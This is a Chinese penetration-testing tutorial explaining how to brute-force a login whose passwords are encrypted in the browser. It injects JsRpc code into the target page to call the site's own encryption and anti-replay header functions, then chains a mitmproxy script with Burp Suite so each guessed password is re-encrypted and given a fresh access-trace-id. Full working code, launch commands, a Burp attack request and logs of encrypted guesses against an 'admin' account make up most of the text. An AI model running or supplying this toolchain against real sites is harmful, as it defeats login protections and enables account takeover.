

# JSRPC-mitmproxy-联动burpsuiet 针对加密密码的爆破操作步骤

【作者：隔壁山上小道士】

## 1. 分析网站加密函数已经特殊的请求头

首先要对网站加密有一定的逆向分析能力，能准确分析出具体的加密函数，已经特殊的请求头部信息生成函数（比如 requestId，防止重放攻击的）

这里举一个案例：

经过分析，由于这里主要讲解JSRPC 和mitmproxy的联动技术，所以前端加密逆向分析过程在这里不做详细探讨，发现本次渗透测试的目标加密函数是 `Object(u.c)`




Figure 1

经过分析，本次测试的目标存在 `access-trace-id`，这个头部信息和 requestId 的作用是一样的，都是防止重放攻击的




Figure 2

分析，发现 `access-trace-id` 的生成函数是： `Object(a.a)`




Figure 3

先记录下两个关键的加密函数

## 2. 启动 JSRP 服务端



Figure 4

## 3. 注入 JsEnv\_Dev.js 代码

将 \JsRpc-main\resources\JsEnv\_Dev.js 代码注入到 目标网站浏览器中。

注意：这一步只需要访问测试网站后，F12，打开浏览器调试页面即可注入，无需打断点操作

具体代码如下：

```

1  var rpc_client_id, Hlclient = function (wsURL) {
2      this.wsURL = wsURL;
3      this.handlers = {
4          _execjs: function (resolve, param) {
5              var res = eval(param)
6              if (!res) {
7                  resolve("没有返回值")
8              } else {
9                  resolve(res)
10             }
11         }
12     }

```

```

12     };
13     this.socket = undefined;
14     if (!wsURL) {
15         throw new Error('wsURL can not be empty!!')
16     }
17     this.connect()
18 }
19 Hlclient.prototype.connect = function () {
20     if (this.wsURL.indexOf("clientId=") === -1 && rpc_client_id) {
21         this.wsURL += "&clientId=" + rpc_client_id
22     }
23     console.log('begin of connect to wsURL: ' + this.wsURL);
24     var _this = this;
25     try {
26         this.socket = new WebSocket(this.wsURL);
27         this.socket.onmessage = function (e) {
28             _this.handlerRequest(e.data)
29         }
30     } catch (e) {
31         console.log("connection failed,reconnect after 10s");
32         setTimeout(function () {
33             _this.connect()
34         }, 10000)
35     }
36     this.socket.onclose = function () {
37         console.log('rpc已关闭');
38         setTimeout(function () {
39             _this.connect()
40         }, 10000)
41     }
42     this.socket.addEventListener('open', (event) => {
43         console.log("rpc连接成功");
44     });
45     this.socket.addEventListener('error', (event) => {
46         console.error('rpc连接出错,请检查是否打开服务端:', event.error);
47     })
48 };
49 Hlclient.prototype.send = function (msg) {
50     this.socket.send(msg)
51 }
52 Hlclient.prototype.regAction = function (func_name, func) {
53     if (typeof func_name !== 'string') {
54         throw new Error("an func_name must be string");
55     }
56     if (typeof func !== 'function') {
57         throw new Error("must be function");
58     }
59     console.log("register func_name: " + func_name);
60     this.handlers[func_name] = func;
61     return true
62 }
63 Hlclient.prototype.handlerRequest = function (requestJson) {
64     var _this = this;

```

```

65     try {
66         var result = JSON.parse(requestJson)
67     } catch (error) {
68         console.log("请求信息解析错误", requestJson);
69         return
70     }
71     if (result["registerId"]) {
72         rpc_client_id = result['registerId']
73         return
74     }
75     if (!result['action'] || !result["message_id"]) {
76         console.warn('没有方法或者消息id,不处理');
77         return
78     }
79     var action = result["action"], message_id = result["message_id"]
80     var theHandler = this.handlers[action];
81     if (!theHandler) {
82         this.sendResult(action, message_id, 'action没找到');
83         return
84     }
85     try {
86         if (!result["param"]) {
87             theHandler(function (response) {
88                 _this.sendResult(action, message_id, response);
89             })
90             return
91         }
92         var param = result["param"]
93         try {
94             param = JSON.parse(param)
95         } catch (e) {
96         }
97         theHandler(function (response) {
98             _this.sendResult(action, message_id, response);
99         }, param)
100     } catch (e) {
101         console.log("error: " + e);
102         _this.sendResult(action, message_id, e);
103     }
104 }
105 Hlclient.prototype.sendResult = function (action, message_id, e) {
106     if (typeof e === 'object' && e !== null) {
107         try {
108             e = JSON.stringify(e)
109         } catch (v) {
110             console.log(v)//不是json无需操作
111         }
112     }
113     this.send(JSON.stringify({"action": action, "message_id": message_id,
114 "response_data": e}));
115 }

```




Figure 5

## 4. 注入 JSRPC 连接代码

在第2步之后，紧接着将下面的连接代码，注入到目标网站浏览器中。

```
1 // 第一个 ws 是websocket; 第二个 ws 是 注册的方法，后面访问的时候，要将第二个ws改成go
2 var demo = new Hlclient("ws://127.0.0.1:12080/ws?group=zzz");
```

Fence 2

注入 JSRPC 连接后，浏览器控制台将显示rpc连接成功，此时服务端将显示：INFO[2025-02-26 15:18:45] [新上线 group:zzz,clientId:->c17ed0cb-3309-49d9-9f9b-83907cbc54f8]




Figure 6



Figure 7

## 5. 替换网站加密函数

通过第1步的分析，可以知道，目标网站的加密函数是 `Object(u.c)`，`access-trace-id` 的生成函数是：`Object(a.a)`

下面我们要开始替换这两个加密函数。

## 5.1 替换密码加密函数

首先将网站调试到密码加密函数处，再进行替换，否则会因为作用域的原因找不到加密函数。

注意：如果遇到的加密函数是多个函数复合之后才能加密，此时就要注意加密函数的整体性编写了




Figure 8

测试是否替换成功，直接调用刚刚替换的函数，在浏览器控制台中执行该函数，发现替换成功



Figure 9

## 5.2 替换特殊头部生成函数

同样需要先打断点至头部生成函数处，才能替换





Figure 10

测试替换是否，发现成功执行

```
> id()
< '2666b0f41d11ef86e5dd8df8998295'
```

Figure 11

## 6. 编写js注册函数

根据网站请求的数据包，以及刚刚替换的加密函数，编写对应的js注册函数

网站请求的数据包，是一段json数据，具体格式如下：

```
1 | {"account":"admin","password":"OsaU5hkwAcVLwwXs|sM06G/5PaZwW0ISHr/7Pcw=="}
```

Fence 6

编写对应的注册函数

```
1 | // 编写名为 req 的注册函数
2 | demo.regAction("req", function(resolve, param){           // param 就是请求包的body部分，也
   | 就是上面的json数据
3 |     // 生成请求头
4 |     let accessTraceId = id();
5 |
6 |
7 |     // 生成加密请求体
8 |     // 从上面的json请求包中取出 password，因为这个案例只对 password 进行了加密，所以需要单独取出
   | password进行加密
9 |     let password = param.password;
10 |    let encstr = enc(password);
11 |
12 |
13 |    // 生成返回值
```

```

14     let res = {
15         "access-trace-id":accessTraceId,
16         "encstr":encstr
17     }
18
19     resolve(res)
20 });

```

Fence 7

将编写成功的注册函数，注入到浏览器控制台中

```

> demo.regAction("req", function(resolve,param){
    // 请求头
    let accessTraceId = id();

    let password = param.password;
    // 加密请求体
    let encstr = enc(password);

    let res = {
        "access-trace-id":accessTraceId,
        "encstr":encstr
    }

    resolve(res)
});
register func_name: req
< true

```

Figure 12

## 7. 测试 JSRPC 加密结果

注意：测试这一步时，需要将浏览器的断点放开，点击下图，直至放开所有断点




Figure 13

访问浏览器，测试 JSRPC 加密结果，这里



```

1 Host:http://127.0.0.1:12080/go
2
3 group=zzz&action=req&param={"account":"admin","password":"123"}

```

Fence 8

测试发现，已经成功生成 `access-trace-id`，password 部分也进行了加密




Figure 14

## 8. 编写mitm脚本联动burpsuite

根据 JSRPC 解密编写mitm脚本，主要编写 `encrypt()` 加密函数，这个函数用于实现生成 `access-trace-id`，同时对 password 进行加密

```

1 from mitmproxy import http
2 import json
3 import requests
4 from mitmproxy.tools.main import mitmdump
5
6 "mitmdump -p 8083 -s xxx.py --ssl-insecure -q"
7
8
9 class ModifyResponse:
10     def __init__(self):
11         # 定义要修改的 URL 及对应的请求修改规则(url为部分匹配)
12         self.request_rules = {
13             'http://10.10.10.94:8080/cms/v1/login': self.encrypt      # 数据请求时的
14         # 规则，就是下面我们要编写的encrypt()
15         }
16         # 定义要修改的 URL 及对应的响应修改规则(url为部分匹配)
17         self.response_rules = {
18         }
19
20
21 # 编写加密函数，用于生成 access-trace-id，同时针对 password 进行加密
22 def encrypt(self, request):
23     # 获取原始请求体
24     original_body = request.content
25     original_body = original_body.decode('utf-8')
26
27     # 请求 JSRPC 接口，进行加密，获取加密后的内容，就是第7步看到的加密结果
28     data = {

```

```

29         "group": "zzz",
30         "action": "req",
31         "param": original_body          # 此处传入的是str(json)类型才可以, 不能
是dict类型
32     }
33     url = "http://127.0.0.1:12080/go"
34     response = requests.post(url, data=data)
35     json_data = json.loads(response.text) # 获取响应包, 并将json格式的响应包转换成 dict
类型
36
37
38     # 加替换请求体
39     enc_data = json_data['data']
40     enc_data = json.loads(enc_data)
41     enc_string = enc_data['encstr']      # 经过逐步提取, 获取加密后的password
42     body_data = data['param']           # 这一步要开始将加密后的password替换原始的
param参数中的password
43     body_data = json.loads(body_data)
44     body_data['password'] = enc_string   # 替换加密请求体
45     request.content = bytes(json.dumps(body_data), 'utf-8') # 将请求体转换成字节
模式进行传输
46
47     # 生成特殊请求头部: access-trace-id
48     accessId = str(enc_data['access-trace-id'])
49     # 替换access-trace-id
50     request.headers['access-trace-id'] = accessId
51
52     print(request.headers)
53     print(request.content)
54     return request
55
56     def all_response(self, response):
57         """修改全部的response"""
58         return response
59
60     def all_request(self, request):
61         """修改全部的request"""
62         return request
63
64     # 下面的一般不用修改
65     def response(self, flow: http.HTTPFlow) -> None:
66         """处理响应, 依据规则修改响应数据"""
67         request_url = flow.request.pretty_url # 获取完整请求 URL
68         # 找到匹配的规则, 并调用对应的修改函数
69         for rule, modify_func in self.response_rules.items():
70             if rule in request_url:
71                 # 直接获取原始响应文本
72                 original_response = flow.response
73                 modified_response = modify_func(original_response) # 调用对应的修改函数
74                 flow.response = self.all_response(modified_response) # 更新响应内容
75                 break # 一旦找到匹配规则就退出循环
76
77     def request(self, flow: http.HTTPFlow) -> None:

```

```

78         """处理请求，依据规则修改请求数据"""
79         request_url = flow.request.pretty_url # 获取完整请求 URL
80
81         # 找到匹配的规则，并调用对应的修改函数
82         for rule, modify_func in self.request_rules.items():
83             if rule in request_url:
84                 # 直接修改请求内容，不需要解析
85                 original_request = flow.request
86                 modified_request = modify_func(original_request) # 调用对应的修改函数
87                 flow.request = self.all_request(modified_request) # 更新请求内容
88                 break # 一旦找到匹配规则就退出循环
89
90
91         # 加载插件
92         addons = [
93             ModifyResponse()
94         ]
95

```

Fence 9

编写完成mitm脚本后，开始设置 burpsuite 上游代理：



Figure 15

启动mitm脚本，启动命令如下：

```

1 | mitmdump -p 8083 -s xxx.py --ssl-insecure -q

```

Fence 10

```

PS D:\hqsec\hqsec2025\ > python jxgl\pythonProject> mitmdump -p 8083 -s jiemi.py --ssl-insecure -q

```

Figure 16

启动之后，就可以进行爆破密码了

```

1 POST http://[redacted]/cms/v1/login HTTP/1.1
2 Host: [redacted]
3 Content-Length: 30
4 access-trace-id: 46f88f40f41511ef86e5dd8df8998295
5 access-token:
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
7 Accept: application/json
8 Content-Type: application/json;charset=UTF-8
9 locale: zh
10 Origin: http://[redacted]:80
11 Referer: http://[redacted]:8080/login.html
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: zh-CN,zh;q=0.9
14 Connection: close
15
16 {"account": "admin", "password": "§1§"}

```

Figure 17

开始进行爆破之后，查看请求的数据包，发现整体运行成功

```

Headers[(b'Host', b'10.10.10.94:8080'), (b'Content-Length', b'77'), (b'access-trace-id', b'5d1307b0f41a11ef86e5dd8df8998295'), (b'access-token', b''), (b'User-Agent', b'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36'), (b'Accept', b'application/json'), (b'Content-Type', b'application/json; charset=UTF-8'), (b'locale', b'zh'), (b'Origin', b'http://10.10.10.94:8080'), (b'Referer', b'http://10.10.10.94:8080/login.html'), (b'Accept-Encoding', b'gzip, deflate, br'), (b'Accept-Language', b'zh-CN,zh;q=0.9'), (b'Connection', b'keep-alive')]
b'{"account": "admin", "password": "fUP3ufNNH63K0DZ0D|qSJf3peEdNj6VnOs6ir3Qg=="}'
Headers[(b'Host', b'10.10.10.94:8080'), (b'Content-Length', b'77'), (b'access-trace-id', b'5da92d30f41a11ef86e5dd8df8998295'), (b'access-token', b''), (b'User-Agent', b'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36'), (b'Accept', b'application/json'), (b'Content-Type', b'application/json; charset=UTF-8'), (b'locale', b'zh'), (b'Origin', b'http://10.10.10.94:8080'), (b'Referer', b'http://10.10.10.94:8080/login.html'), (b'Accept-Encoding', b'gzip, deflate, br'), (b'Accept-Language', b'zh-CN,zh;q=0.9'), (b'Connection', b'keep-alive')]
b'{"account": "admin", "password": "0iveCDEoPK8pRXAM|0z35nVR5Fz3GHqEU0933tQ=="}'
Headers[(b'Host', b'10.10.10.94:8080'), (b'Content-Length', b'77'), (b'access-trace-id', b'5e460970f41a11ef86e5dd8df8998295'), (b'access-token', b''), (b'User-Agent', b'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36'), (b'Accept', b'application/json'), (b'Content-Type', b'application/json; charset=UTF-8'), (b'locale', b'zh'), (b'Origin', b'http://10.10.10.94:8080'), (b'Referer', b'http://10.10.10.94:8080/login.html'), (b'Accept-Encoding', b'gzip, deflate, br'), (b'Accept-Language', b'zh-CN,zh;q=0.9'), (b'Connection', b'keep-alive')]
b'{"account": "admin", "password": "Vk9BTmjH0k3gMkml|NiGrCVt1Cm0VeClQ1KS8wg=="}'
Headers[(b'Host', b'10.10.10.94:8080'), (b'Content-Length', b'77'), (b'access-trace-id', b'5edbe0d0f41a11ef86e5dd8df8998295'), (b'access-token', b''), (b'User-Agent', b'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36'), (b'Accept', b'application/json'), (b'Content-Type', b'application/json; charset=UTF-8'), (b'locale', b'zh'), (b'Origin', b'http://10.10.10.94:8080'), (b'Referer', b'http://10.10.10.94:8080/login.html'), (b'Accept-Encoding', b'gzip, deflate, br'), (b'Accept-Language', b'zh-CN,zh;q=0.9'), (b'Connection', b'keep-alive')]
b'{"account": "admin", "password": "vW4oCsixMWyAWHib|9Lgf5ST60t8Wyc0IRcqC0w=="}'

```

Figure 18